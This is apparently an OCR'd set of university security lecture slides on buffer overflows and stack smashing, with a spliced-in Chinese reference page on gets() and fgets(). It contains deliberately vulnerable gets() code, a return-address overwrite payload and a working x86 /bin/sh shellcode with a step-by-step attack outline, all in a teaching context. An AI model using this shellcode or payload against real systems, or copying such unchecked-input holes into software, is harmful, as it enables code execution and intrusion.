
Buffer Overflows

Adapted from CS161 Lecture 5



Next: Buffer Overflows


- Buffer overflows
- Stack smashing

Buffer Overflow Vulnerabilities

Textbook Chapter 3.1


Consider an Airport Terminal…

Consider an Airport "Terminal"…




Consider an Airport “Terminal”…

Consider an Airport "Terminal"…




Consider an Airport "Terminal"…




How could Alice exploit this?

Consider an Airport “Terminal”…



Consider an Airport “Terminal”…




By inserting padding characters (spaces) and exploiting the lack of boundaries between lines, Alice now appears to be in first class!

Takeaway: Attackers can exploit lack of to boundaries to control areas (memory, as we will see shortly) that they aren’t supposed to control

Buffer Overflow Vulnerabilities

- Recall: C has no concept of array length; it just sees a sequence of bytes
- If you allow an attacker to start writing at a location and don't define when they must stop, they can overwrite other parts of memory!

```
char name[4];
name[5] = 'a';
```



This is technically valid C code, because C doesn't check bounds!

Vulnerable Code


```
char name[20];

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

The **gets** function will write bytes until the input contains a newline (**'\n'**), *not* when the end of the array is reached!

Okay, but there's nothing to overwrite—for now…

http://c.biancheng.net/cpp/html/260.html

头文件：#include <stdio.h>

gets()函数用于从缓冲区中读取字符串，其原型如下：

char *gets(char *string);

gets()函数从流中读取字符串，直到出现换行符或读到文件尾为止，最后加上NULL作为字符串结束。所读取的字符串暂存在给定的参数string中。

【返回值】若成功则返回string的指针，否则返回NULL。

注意：由于gets()不检查字符串string的大小，必须遇到换行符或文件结尾才会结束输入，因此容易造成缓存溢出的安全性问题，导致程序崩溃，可以使用fgets()代替。

【实例】请看下面一个简单的例子。

```
#include <stdio.h>
int main(void)
{
    char str[10];
    printf("Input a string.\n");
    gets(str);
    printf("The string you input is: %s",str);    //输出所有的值，注意a
}
```

如果输入123456（长度小于10），则输出结果为：

Input a string.

123456↙

The string you input is:123456

如果输入12345678901234567890（长度大于10），则输出结果为：

Input a string.

12345678901234567890↙

The string you input is:12345678901234567890

同时看到系统提示程序已经崩溃。

http://c.biancheng.net/cpp/html/2513.html

头文件：include<stdio.h>

fgets()函数用于从文件流中读取一行或指定个数的字符，其原型为：

char * fgets(char * string, int size, FILE * stream);

参数说明：

- string为一个字符数组，用来保存读取到的字符。
- size为要读取的字符的个数。如果该行字符数大于size-1，则读到 size-1 个字符时结束，并在最后补充' \0'；如果该行字符数小于等于 size-1，则读取所有字符，并在最后补充 '\0'。即，每次最多读取 size-1 个字符。
- stream为文件流指针。

【返回值】读取成功，返回读取到的字符串，即string；失败或读到文件结尾返回NULL。因此我们不能直接通过fgets()的返回值来判断函数是否是出错而终止的，应该借助feof()函数或者ferror()函数来判断。

注意：fgets()与gets()不一样，不仅仅是因为gets()函数只有一个参数 FILE *stream，更重要的是，fgets()可以指定最大读取的字符串的个数，杜绝了gets()使用不当造成缓存溢出的问题。

【实例】从myfile.txt文件中读取最多99个字符。

```
#include <stdio.h>

int main()
{
    FILE * pFile;
    char mystring [100];

    pFile = fopen ("myfile.txt" , "r");
    if (pFile == NULL)
        perror ("Error opening file");
    else {
        if ( fgets (mystring , 100 , pFile) != NULL )
            puts (mystring);
        fclose (pFile);
    }
    return 0;
}
```

Vulnerable Code


```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

What does the memory diagram of static data look like now?

Vulnerable Code


What can go wrong here?

`gets` starts writing here and can overwrite anything above **`name`**!

```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

Note: **`name`** and **`instrux`** are declared in static memory (outside of the stack), which is why **`name`** is below **`instrux`**




Vulnerable Code

What can go wrong here?

`gets` starts writing here and can overwrite the **`authenticated`** flag!

```
char name[20];
int authenticated = 0;

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```



Vulnerable Code

What can go wrong here?

```
char line[512];
char command[] = "/usr/bin/ls";

int main(void) {
    ...
    gets(line);
    ...
    execv(command, ...);
}
```

...
...
...
...
...
...
...
...
command
command
command
line
...
line
line

Vulnerable Code

What can go wrong here?

fnptr is called as a function, so the EIP jumps to an address of our choosing!

```
char name[20];
int (*fnptr)(void);

void vulnerable(void) {
    ...
    gets(name);
    ...
    fnptr();
}
```

...
...
...
...
...
...
...
...
...
fnptr
name
name
name
name
name

Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

2024 CWE Top 25

Rank	ID	Name	Score	CVEs in KEV	Rank Change vs. 2023
1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	56.92	3	+1
2	CWE-787	Out-of-bounds Write	45.20	18	-1
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	35.88	4	0
4	CWE-352	Cross-Site Request Forgery (CSRF)	19.57	0	+5
5	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	12.74	4	+3
6	CWE-125	Out-of-bounds Read	11.42	3	+1
7	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.30	5	-2
8	CWE-416	Use After Free	10.19	5	-4
9	CWE-862	Missing Authorization	10.11	0	+2
10	CWE-434	Unrestricted Upload of File with Dangerous Type	10.03	0	0
11	CWE-94	Improper Control of Generation of Code ('Code Injection')	7.13	7	+12
12	CWE-20	Improper Input Validation	6.78	1	-6
13	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	6.74	4	+3
14	CWE-287	Improper Authentication	5.94	4	-1
15	CWE-269	Improper Privilege Management	5.22	0	+7
16	CWE-502	Deserialization of Untrusted Data	5.07	5	-1
17	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	5.07	0	+13
18	CWE-863	Incorrect Authorization	4.05	2	+6
19	CWE-918	Server-Side Request Forgery (SSRF)	4.05	2	0
20	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	3.69	2	-3
21	CWE-476	NULL Pointer Dereference	3.58	0	-9
22	CWE-798	Use of Hard-coded Credentials	3.46	2	-4
23	CWE-190	Integer Overflow or Wraparound	3.37	3	-9

Stack Smashing

Textbook Chapter 3.2

Stack Smashing

- The most common kind of buffer overflow
- Occurs on stack memory
- Recall: What does are some values on the stack an attacker can overflow?
  - Local variables
  - Function arguments
  - Saved frame pointer (SFP)
  - Return instruction pointer (RIP)
- Recall: When returning from a program, the EIP is set to the value of the RIP saved on the stack in memory
  - Like the function pointer, this lets the attacker choose an address to jump (return) to!

Note: Python Syntax

- For this class, you will see Python syntax used to represent sequences of bytes
  - This syntax will be used in Project 1 and on exams!
- Adding strings: Concatenation
  - `'abc' + 'def' == 'abcdef'`
- Multiplying strings: Repeated concatenation
  - `'a' * 5 == 'aaaaa'`
  - `'cs161' * 3 == 'cs161cs161cs161'`

Note: Python Syntax

- Raw bytes
  - `len('\xff') == 1`
- Characters can be represented as bytes too
  - `'\x41' == 'A'`
  - ASCII representation: All characters are bytes, but not all bytes are characters
- Note: `'\\'` is a literal backslash character
  - `len('\\xff') == 4`, because the slash is escaped first
    - This is a literal slash character, a literal `'x'` character, and 2 literal `'f'` characters
    - `'\\xff' == '\x5c\x78\x66\x66'`

Overwriting the RIP


Assume that the attacker wants to execute instructions at address **0xdeadbeef**.

What value should the attacker write in memory? Where should the value be written?

What should an attacker supply as input to the **gets** function?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

gets starts writing here and can overwrite anything above **name**, including the RIP!



Overwriting the RIP

- Input: `'A' * 24 + '\xef\xbe\xad\xde'`
  - 24 garbage bytes to overwrite all of **`name`** and the SFP of **`vulnerable`**
  - The address of the instructions we want to execute
    - Remember: Addresses are little-endian!
- What if we want to execute instructions that aren't in memory?

Note the NULL byte that terminates the string, automatically added by **`gets`**!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
'\x00'	...	...	...	
'\xef'	'\xbe'	'\xad'	'\xde'	RIP
'A'	'A'	'A'	'A'	SFP
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	

Writing Malicious Code

- The most common way of executing malicious code is to place it in memory yourself
  - Recall: Machine code is made of bytes
- **Shellcode**: Malicious code inserted by the attacker into memory, to be executed using a memory safety exploit
  - Called shellcode because it usually spawns a shell (terminal)
  - Could also delete files, run another program, etc.

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

Assembler

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```

Putting Together an Attack

1. Find a memory safety (e.g. buffer overflow) vulnerability
2. Write malicious shellcode at a known memory address
3. Overwrite the RIP with the address of the shellcode
    - Often, the shellcode can be written and the RIP can be overwritten in the same function call (e.g. **`gets`**), like in the previous example
4. Return from the function
5. Begin executing malicious shellcode

Constructing Exploits

Let **SHELLCODE** be a 12-byte shellcode. Assume that the address of **name** is **0xbfffcd40**.

What values should the attacker write in memory? Where should the values be written?

What should an attacker supply as input to the **gets** function?

